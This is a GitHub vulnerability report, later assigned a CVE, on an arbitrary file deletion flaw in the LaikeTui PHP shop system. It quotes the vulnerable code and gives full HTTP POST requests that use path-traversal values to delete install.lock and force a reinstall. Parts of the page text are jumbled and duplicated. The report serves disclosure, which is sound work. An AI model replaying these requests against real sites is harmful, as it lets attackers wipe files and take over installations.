

New issue

[Jump to bottom](#)

# Arbitrary file deletion leads to system reinstallation vulnerabilities #9


Open

sviivvao opened this issue on Jun 1, 2021 · 1 comment

sviivvao commented on Jun 1, 2021

When the system is successfully installed, the system will generate the install.lock file in the /data/ directory. When the user wants to reinstall, it will first determine whether the install.lock file exists. If it exists, the installation cannot be repeated, but we can find one To delete any file, delete the install.lock file, you can directly reinstall the system.


The parameters \$uploadImg, \$oldpic, and \$imgurl are all controllable:



```
54
55
56 public function execute(){
57
58     $db = DBAction::getInstance();
59     $request = $this->getContext()->getRequest();
60     // 接收信息
61     $id = intval($request->getParameter('id'));
62     $uploadImg = addslashes($request->getParameter('uploadImg')); // 图片上传位置
63     $Article_title = trim($request->getParameter('Article_title')); // 文章标题
64     $Article_prompt = trim($request->getParameter('Article_prompt')); // 文章副标题
65     $sort = floatval(trim($request->getParameter('sort'))); // 排序
66     $imgurl = addslashes($request->getParameter('imgurl')); // 文章新图片
67     $oldpic = addslashes($request->getParameter('oldpic')); // 文章旧图片
68     $content = addslashes($request->getParameter('content')); // 文章内容
69
70
71     if($imgurl){
72         $imgurl = preg_replace( pattern: '/.*\\/', replacement: '', $imgurl);
73         if($imgurl != $oldpic){
74             @unlink ( 'filename: $uploadImg.$oldpic');
75         }
76     }else{
77         $imgurl = $oldpic; // 文章图片
78     }
79
80     //更新数据表
81 }
```

Vulnerability recurrence: first log in to the background to access the link :

<http://your domain /open/app/LKT//index.php?module=Article>, and then publish an article.




Then modify the article:



序	标题	图片	排序号	发布时间	分享次数	操作
2	222		100	2021-06-01 23:29:20	0	<a href="#">查看分享</a> <a href="#">分享设置</a> <a href="#">修改</a> <a href="#">删除</a>

Before proceeding with any file deletion, visit the install directory:



Replace parameters and delete any files:

Replace parameters and delete any files:

**Request**

Raw Params Headers Hex

POST /open/app/LKT/index.php?module=Article&action=modify HTTP/1.1

Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: multipart/form-data; boundary=-----344640124212804469902957501276

Content-Length: 1262

Origin: http://127.0.0.1

Connection: close

Referer: http://127.0.0.1/open/app/LKT/index.php?module=Article&action=modify&id=2&uploadimg=../LKT/images/

Cookie: bdshare\_firsttime=160974336438; ECS[visit\_times]=4; admin\_mojavi=79kjqk1ntgk4q7se7maqtdcl

Upgrade-Insecure-Requests: 1

-----344640124212804469902957501276

Content-Disposition: form-data; name="id"

2

-----344640124212804469902957501276

Content-Disposition: form-data; name="editable"

true

-----344640124212804469902957501276

**Response**

Raw Headers Hex

HTTP/1.1 200 OK

Date: Tue, 01 Jun 2021 15:31:58 GMT

Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a

mod\_log\_rotate/1.02

X-Powered-By: PHP/7.3.4

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

Connection: close

Content-Type: text/html;charset=utf-8

Content-Length: 113

<script

type=text/javascript>alert('文章修改成功!');location.href='index.php?module=Article';</script>

**Request**

Raw Params Headers Hex

111

-----344640124212804469902957501276

Content-Disposition: form-data; name="Article\_title"

122

-----344640124212804469902957501276

Content-Disposition: form-data; name="Article\_prompt"

111

-----344640124212804469902957501276

Content-Disposition: form-data; name="sort"

100

-----344640124212804469902957501276

Content-Disposition: form-data; name="imgurl"

111

-----344640124212804469902957501276

Content-Disposition: form-data; name="oldpic"

ppp/data/install.lock

**Response**

Raw Headers Hex

HTTP/1.1 200 OK

Date: Tue, 01 Jun 2021 15:31:58 GMT

Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a

mod\_log\_rotate/1.02

X-Powered-By: PHP/7.3.4

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

Connection: close

Content-Type: text/html;charset=utf-8

Content-Length: 113

<script

type=text/javascript>alert('文章修改成功!');location.href='index.php?module=Article';</script>

Visit the install directory again and find that arbitrary file deletion has been implemented, which leads to reinstallation vulnerabilities.

安装协议 来客电系统安装

127.0.0.1/open/app/install/

来客电 laiketui.com

安装向导

1 安装协议 2 环境检测 3 创建数据库 4 安装 5 完成

来客电

Burp Suite Professional v1.7.37 - Temporary Project - licensed to surfenxyz

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts ShiroScanner

1 3

Go Cancel < >

**Request**

Raw Params Headers Hex

100

-----344640124212804469902957501276

Content-Disposition: form-data; name="imgurl"

111

-----344640124212804469902957501276

Content-Disposition: form-data; name="oldpic"

app/data/install.lock

-----344640124212804469902957501276

Content-Disposition: form-data; name="Submit"

**Response**

Raw Headers Hex

mod\_log\_rotate/1.02

X-Powered-By: PHP/7.3.4

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

Connection: close

Content-Type: text/html;charset=utf-8

Content-Length: 113

<script

type=text/javascript>alert('文章修改成功!');location.href='index.php?module=Article';</script>

POST /open/app/LKT/index.php?module=Article&action=modify HTTP/1.1

Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: multipart/form-data; boundary=-----344640124212804469902957501276

Content-Length: 1265

Origin: http://127.0.0.1

Connection: close

Referer: http://127.0.0.1/open/app/LKT/index.php?module=Article&action=modify&id=2&uploadimg=../LKT/images/

Cookie: bdshare\_firsttime=160974336438; ECS[visit\_times]=4; admin\_mojavi=79kjqk1ntgk4q7se7maqtdcl

Upgrade-Insecure-Requests: 1

-----344640124212804469902957501276  
Content-Disposition: form-data; name="id"  
  
2  
-----344640124212804469902957501276  
Content-Disposition: form-data; name="editable"  
  
true  
-----344640124212804469902957501276  
Content-Disposition: form-data; name="uploadImg"  
  
../../../../  
-----344640124212804469902957501276  
Content-Disposition: form-data; name="Article\_title"  
  
222  
-----344640124212804469902957501276  
Content-Disposition: form-data; name="Article\_prompt"  
  
111  
-----344640124212804469902957501276  
Content-Disposition: form-data; name="sort"  
  
100  
-----344640124212804469902957501276  
Content-Disposition: form-data; name="imgurl"  
  
../../../../111  
-----344640124212804469902957501276  
Content-Disposition: form-data; name="oldpic"  
  
app/data/install.lock  
-----344640124212804469902957501276  
Content-Disposition: form-data; name="Submit"  
  
-----344640124212804469902957501276  
Content-Disposition: form-data; name="content"  
  
<p>32333<br/></p>  
-----344640124212804469902957501276--

**OS-WS** commented on Jun 22, 2021

Hi @bettershop @sviivya  
This issue was assigned with [CVE-2021-34129](#).  
Was it fixed?  
  
Thanks!

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

